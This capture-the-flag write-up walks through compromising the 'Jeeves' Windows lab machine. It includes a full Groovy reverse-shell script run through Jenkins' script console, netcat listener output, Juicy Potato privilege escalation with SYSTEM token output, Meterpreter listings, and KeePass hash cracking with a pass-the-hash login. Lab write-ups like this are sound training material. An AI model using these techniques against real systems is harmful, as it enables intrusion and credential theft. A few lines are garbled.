

Windows machine that tests your `#enumeration` `#osint` `#win-priv-esc` `#patience` `#fuzzing` `#ifi` `#hashcat` `#keepass` skills.

Box contains a lot of rabbit holes, so goodluck!

<https://github.com/ohpe/juicy-potato/releases/tag/v0.1>

User flag

Enumeration:

fscan :

```
(teamosh@teamosh)-[~/htb/temp]
$ fscan -h 10.129.228.112

fscan version: 1.8.4

start infoscan
10.129.228.112:135 open
10.129.228.112:445 open
10.129.228.112:80 open
[*] alive ports len is: 3
start vulscan
[*] NetInfo
[*] 10.129.228.112
[→] Jeeves
[→] 10.129.228.112
[*] WebTitle http://10.129.228.112 code:200 len:503 title:Ask Jeeves
已完成 3/3
[*] 扫描结束,耗时: 43.335184206s
```


Enumerating smb:

```
(teamosh@teamosh)-[~] 10.129.228.112
$ nxc smb 10.129.228.112 --shares
SMB 10.129.228.112 445 JEEVES [*] Windows 10 Build 10586 x64 (name:JEEVES) (domain:Jeeves) (s
igning:False) (SMBv1:True)
SMB 10.129.228.112 445 JEEVES [-] Error enumerating shares: [Errno 32] Broken pipe
```

SMBv1 immediately caught my eye and I tried to exploit SMBv1 through catching hashes with responder + eternal blue and etc, however it was just a rabbit hole that leads to nothing.

Enumerating web:

Found something that looks like a web search engine or Akinator, however it was just a fake wrapper that shows png file with bunch of golden enum info



Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)' to data type int.
May 26 2009 14:24:20
Copyright (c) 1988-2005 Microsoft Corporation
Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)' to data type int.
May 26 2009 14:24:20
Copyright (c) 1988-2005 Microsoft Corporation
Standard Edition on Windows NT 5.0 (Build 2195: Service Pack 4)

Source Error:

```
Line 46:         catch (Exception ex)
Line 47:         {
Line 48:             throw ex;
Line 49:         }
Line 50:         finally
```

Source File: c:\webroot\Sock_Puppets\App_Code\Generic.DataAccess.cs Line: 48

Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'Microsoft SQL Server 2005 - 9.00.4053.00 (Intel X86)' to data type int.]
   GenericDatabaseAccess.ExecutesSqlCommandScalar(DbCommand command) in c:\webroot\Sock_Puppets\App_Code\Generic.DataAccess.cs:48
   SSC.Web.Controls.UserControls.DisciplineSelect.TriggerCodeValid(String triggerCode) in c:\webroot\Sock_Puppets\UserControls\DisciplineSelect.ascx.cs:305
   SSC.Web.Controls.UserControls.DisciplineSelect.iselect_Click(Object sender, ImageClickEventArgs e) in c:\webroot\Sock_Puppets\UserControls\DisciplineSelect.ascx.cs:296
   System.Web.UI.WebControls.ImageButton.OnClick(ImageClickEventArgs e) +108
   System.Web.UI.WebControls.ImageButton.RaisePostBackEvent(String eventArgument) +118
   System.Web.UI.Page.RaisePostBackEvent(IPostBackEventHandler sourceControl, String eventArgument) +10
   System.Web.UI.Page.RaisePostBackEvent(IPostBackEventHandler sourceControl, String eventArgument) +13
   System.Web.UI.Page.RaisePostBackEvent(NameValueCollection postData) +36
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +1565
```

Version Information: Microsoft .NET Framework Version:2.0.50727.4223; ASP.NET Version:2.0.50727.4223

unfortunately, wasted couple hours fuzzing it using a lot of cves here, but it is just another rabbit hole.

Then later I looked at my full scan, and it showed the following:


```
W PM;
fscan version: 1.8.4
start infoscan
10.129.228.112:80 open
10.129.228.112:445 open
10.129.228.112:135 open
10.129.228.112:50000 open
[*] alive ports len is: 4
start vulscan
[*] WebTitle http://10.129.228.112 code:200 len:503 title:Ask Jeeves
[*] NetInfo
[*] 10.129.228.112
[*] WebTitle http://10.129.228.112:50000 code:404 len:315 title:Error 404 Not Found
[*] 扫描结束,耗时: 6m11.988507609s
```

Immediately after, I thought - nu nihya sebe, hidden web service - and started looking at it.



It shows us a new endpoint, which looks like it has LFI?, however it is just another rabbithole :emoji-tired:

At this point I gave up and looked at the hints from discussion, where they mentioned an endpoint "/askjeeves", then I looked at raft wordlist, which did not contain it, after more searching other wordlist I found out that dirbuster contains it. UNLUCKY I thought, and started exploiting new endpoint. Essentially it is just an old Jenkins, which contains RCE [CVE](#) However after looking at settings a bit, we can see that it contains an integrated shell, with which we can gain RCE as well.



It accepts groovy script and using <https://www.revshells.com/> or any other tool we can prepare our reverse shell and send it. Below is the revshell I used:

...

```
String host="[IP]";int port=[PORT];String cmd="cmd";Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe
.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thre
ad.sleep(50);try {p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```

```
(teamosh@teamosh)-[~]
$ nc -lnvp 7777
listening on [any] 7777 ...
connect to [10.10.16.25] from (UNKNOWN) [10.129.228.112] 49678
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\.jenkins>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
_____

Privilege Name      Description                                     State
-----
SeShutdownPrivilege Shut down the system                           Disabled
SeChangeNotifyPrivilege Bypass traverse checking                       Enabled
SeUndockPrivilege    Remove computer from docking station          Disabled
SeImpersonatePrivilege Impersonate a client after authentication      Enabled
SeCreateGlobalPrivilege Create global objects                          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Disabled
SeTimeZonePrivilege  Change the time zone                         Disabled

C:\Users\Administrator\.jenkins>_
```

TIP: catch request like that in using "rlwrap nc -lnvp 7777", which invokes readline and now you are able to interact with it (like deleting characters)

It seems like we are in a .jenkins directory of an Administrator! Wow. But... here is thing... You cannot go past .jenkins. Enumerating our directory showed us a lot of secret, master keys along with admin hash to jenkins, but no user flag so far...

I immediately checked initial priv paths and executed PowerUp, which told me that `SelImpersonatePrivelege` can be abused to gain NT/Authority using Potato (particularly Juicy-Potato - <https://github.com/k4sth4/Juicy-Potato>). The key here was to match the system.

```
operable program or batch file.

C:\Users\Administrator\.jenkins>C:\Users\Public\Documents\jp.exe
C:\Users\Public\Documents\jp.exe
JuicyPotato v0.1

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p <program>: program to launch
-l <port>: COM server listen port

Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user

C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke

C:\Users\Administrator\.jenkins>C:\Users\Public\Documents\jp.exe -t -u jeeves\kohsuke -p cmdS

(teamosh@teamosh)-[~/htb/temp/Juicy-Potato/x64]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.228.112 - - [23/Jan/2026 06:08:39] "GET /jp.exe HTTP/1.1" 200 -
```

The trick here is that you need .bat or any other file to get rev connection, I used

```

Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user

C:\Users\Administrator\.jenkins>C:\Users\Public\Documents\jp.exe -t * -p C:\Users\Public\Documents\reverse.exe -l 1111
C:\Users\Public\Documents\jp.exe -t * -p C:\Users\Public\Documents\reverse.exe -l 1111
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1111
.....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke

C:\Users\Administrator\.jenkins>whoami

meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\kohsuke\Documents

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    2846    fil      2017-09-18 14:43:17 -0300 CEH.kdbx
040777/rwxrwxrwx      0    dir      2017-11-03 23:50:40 -0300 My Music
040777/rwxrwxrwx      0    dir      2017-11-03 23:50:40 -0300 My Pictures
040777/rwxrwxrwx      0    dir      2017-11-03 23:50:40 -0300 My Videos
100666/rw-rw-rw-     402    fil      2017-11-04 00:15:51 -0300 desktop.ini

meterpreter > cd ..
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\kohsuke\Desktop

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-     282    fil      2017-11-04 00:15:51 -0300 desktop.ini
100444/r--r--r--      32    fil      2017-11-04 00:22:51 -0300 user.txt

meterpreter >
[infra] 0:vpn 1:fscan- 2:nxc* 3:rdp 4:any

```

Long toste figure moment A rhythm

The user flag is located under C:\Users\kohsuke\Desktop folder

Root flag

Root flag was the probably the most time consuming part of the box, I spent nearly ~6 hours trying and enumerating everything. Initially I found CEH.kdbx, which is KeePass db that contains passwords and etc. You can format it and brute it:

```
(teamosh@teamosh)-[~/htb/temp]
$ keepass2john CEH.kdbx > keepass_hash.txt

(teamosh@teamosh)-[~/htb/temp]
$ hashcat -m 13400 keepass_hash.txt /usr/share/wordlists/rockyou.txt --show_
```

```

Type 'help' command for details on individual commands.
kpcli:/> dir
== Groups ==
CEH/
kpcli:/> cd CEH
kpcli:/CEH> dir
== Groups ==
eMail/
General/
Homebanking/
Internet/
Network/
Windows/
== Entries ==
0. Backup stuff
1. Bank of America                www.bankofamerica.com
2. DC Recovery PW
3. EC-Council                    www.eccouncil.org/programs/cer
4. It's a secret                 localhost:8180/secret.jsp
5. Jenkins admin                 localhost:8080
6. Keys to the kingdom
7. Walmart.com                  www.walmart.com
kpcli:/CEH> sS
```

"teamosh"

Bruting it was successful, and it showed us something new.. , which is passwords to admin, hashes, and local services?? So I thought maybe we need to establish revproxy and use local services, so I setup chisel and etc.. but everything was unsuccessful and it drove me crazy, which forced me to lookup for hints ->apparently, SelmporsenatePrivelege was not intendeded priv esc path, and you were supposed to find CEH.kdbx, brute it, find Administrator hash -> and use it to login as Administrator (using pth-winexe or any other tool). root flag was hidden in Administrator Desktop "fake flag" file "hm.txt" (which can be read using Get-Content -Path "hm.txt" -Stream "root.txt")